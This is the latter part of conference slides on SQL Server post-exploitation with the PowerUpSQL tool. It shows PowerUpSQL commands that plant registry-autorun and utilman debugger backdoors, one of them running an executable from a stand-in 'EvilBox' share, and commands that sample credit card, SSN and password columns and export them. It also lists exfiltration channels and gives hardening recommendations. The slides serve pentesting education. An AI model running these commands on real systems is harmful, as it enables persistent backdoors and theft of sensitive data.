Exploitation
Activities



Post Exploitation: Overview

Common Post Exploitation Activities

1. Establish Persistence

- SQL Server Layer: startup procedures, agent jobs, triggers, modified code
- OS Layer: Registry & file auto runs, tasks, services, etc.



2. Identify Sensitive Data

- Target large databases
- Locate transparently encrypted databases
- Search columns based on keywords and sample data
- Use regular expressions and the Luhn formula against data samples



3. Exfiltrate Sensitive Data

- All standard methods: Copy database, TCP ports, UDP ports, DNS tunneling, ICMP tunneling, email, HTTP, shares, links, etc. (No exfil in PowerUpSQL yet)




Post Exploitation: Persistence



Task	Command Example
Registry Autorun Persistence	Get-SQLPersistRegRun -Verbose -Name EvilSauce -Command "\\EvilBox\EvilSandwich.exe" -Instance "SQLServer1\STANDARDDEV2014"
Debugger Backdoor Persistence	Get-SQLPersistRegDebugger -Verbose -FileName utilman.exe -Command 'c:\windows\system32\cmd.exe' -Instance "SQLServer1\STANDARDDEV2014"

Post Exploitation: Persistence



Post Exploitation: Finding Data




Task	Command Example
Locate Encrypted Databases	Get-SQLInstanceDomain -Verbose Get-SQLDatabaseThreaded -Verbose -Threads 10 -NoDefaults Where-Object {\$_.is_encrypted -eq "TRUE"}
Locate and Sample Sensitive Columns and Export to CSV	Get-SQLInstanceDomain -Verbose Get-SQLColumnSampleDataThreaded -Verbose -Threads 10 -Keyword "credit,ssn,password" -SampleSize 2 -ValidateCC -NoDefaults Export-CSV -NoTypeInfoInformation c:\temp\datasample.csv

Post Exploitation: DEMO



Hunting for Sensitive Data



The screenshot shows a Windows PowerShell ISE window with a blue title bar and a menu bar (File, Edit, View, Tools, Debug, Add-ons, Help). The main editing area contains a script with the following content:

```
1 # Import the module
2 Import-Module C:\PowerUpSQL-master\PowerUpSQL.ps1
3
4 # Search for sensitive data
5 Get-SQLInstanceDomain -Verbose |
6 Get-SQLColumnSampleDataThreaded -Verbose -SampleSize 2 -Keywords "credit,card,password" -NoDefaults | Format-Table -AutoSize
7
8
```

The status bar at the bottom of the window displays "Completed", "Ln 1 Col 21", and "130%".



General Recommendations



General Recommendations

1. Enforce **least privilege** everywhere!
2. **Disable** dangerous default stored procedures.
3. Install **security patches** or upgrade to latest version.
4. Audit and **fix insecure configurations**.
5. **Use policy based management** for standardizing configurations.
6. **Enable auditing** at the server and database levels, and monitor for potentially malicious activity.

Take Aways

1. SQL Server is everywhere
2. SQL Server has many trust relationships with Windows and Active Directory
3. SQL Server has many default and common configurations that can be exploited to gain access
4. Tons of domain users have the ability to login into SQL Server
5. Service accounts have sysadmin privileges
6. Shared service accounts can be dangerous
7. PowerUpSQL can be used for basic auditing and exploiting of common SQL Server issues



@_nullbind

PowerUpSQL







<https://github.com/netspi/PowerUpSQL>

PowerUpSQL Overview: Thanks!



Individual	Third Party Code / Direct Contributors
Boe Prox	Runspace blogs
Warren F. (RamblingCookieMonster)	Invoke-Parallel function
Oyvind Kallstad	Test-IsLuhnValid function
Kevin Robertson	Invoke-Inveigh
Joe Bialek	Invoke-TokenManipulation
Antti Rantasaari, Eric Gruber, and Alexander Leary, @leoloobeek, and @ktaranov	Contributions and QA
Khai Tran	Design advice
NetSPI assessment team and dev team	Design advice

Questions?

Name:	Scott Sutherland	
Job:	Network & Application Pentester @ NetSPI	
Twitter:	@_nullbind	
Slides:	http://slideshare.net/nullbind http://slideshare.net/netspi	
Blogs:	https://blog.netspi.com/author/scott-sutherland/	
Code:	https://github.com/netspi/PowerUpSQL https://github.com/nullbind	

netsPI 



PowerUpSQL

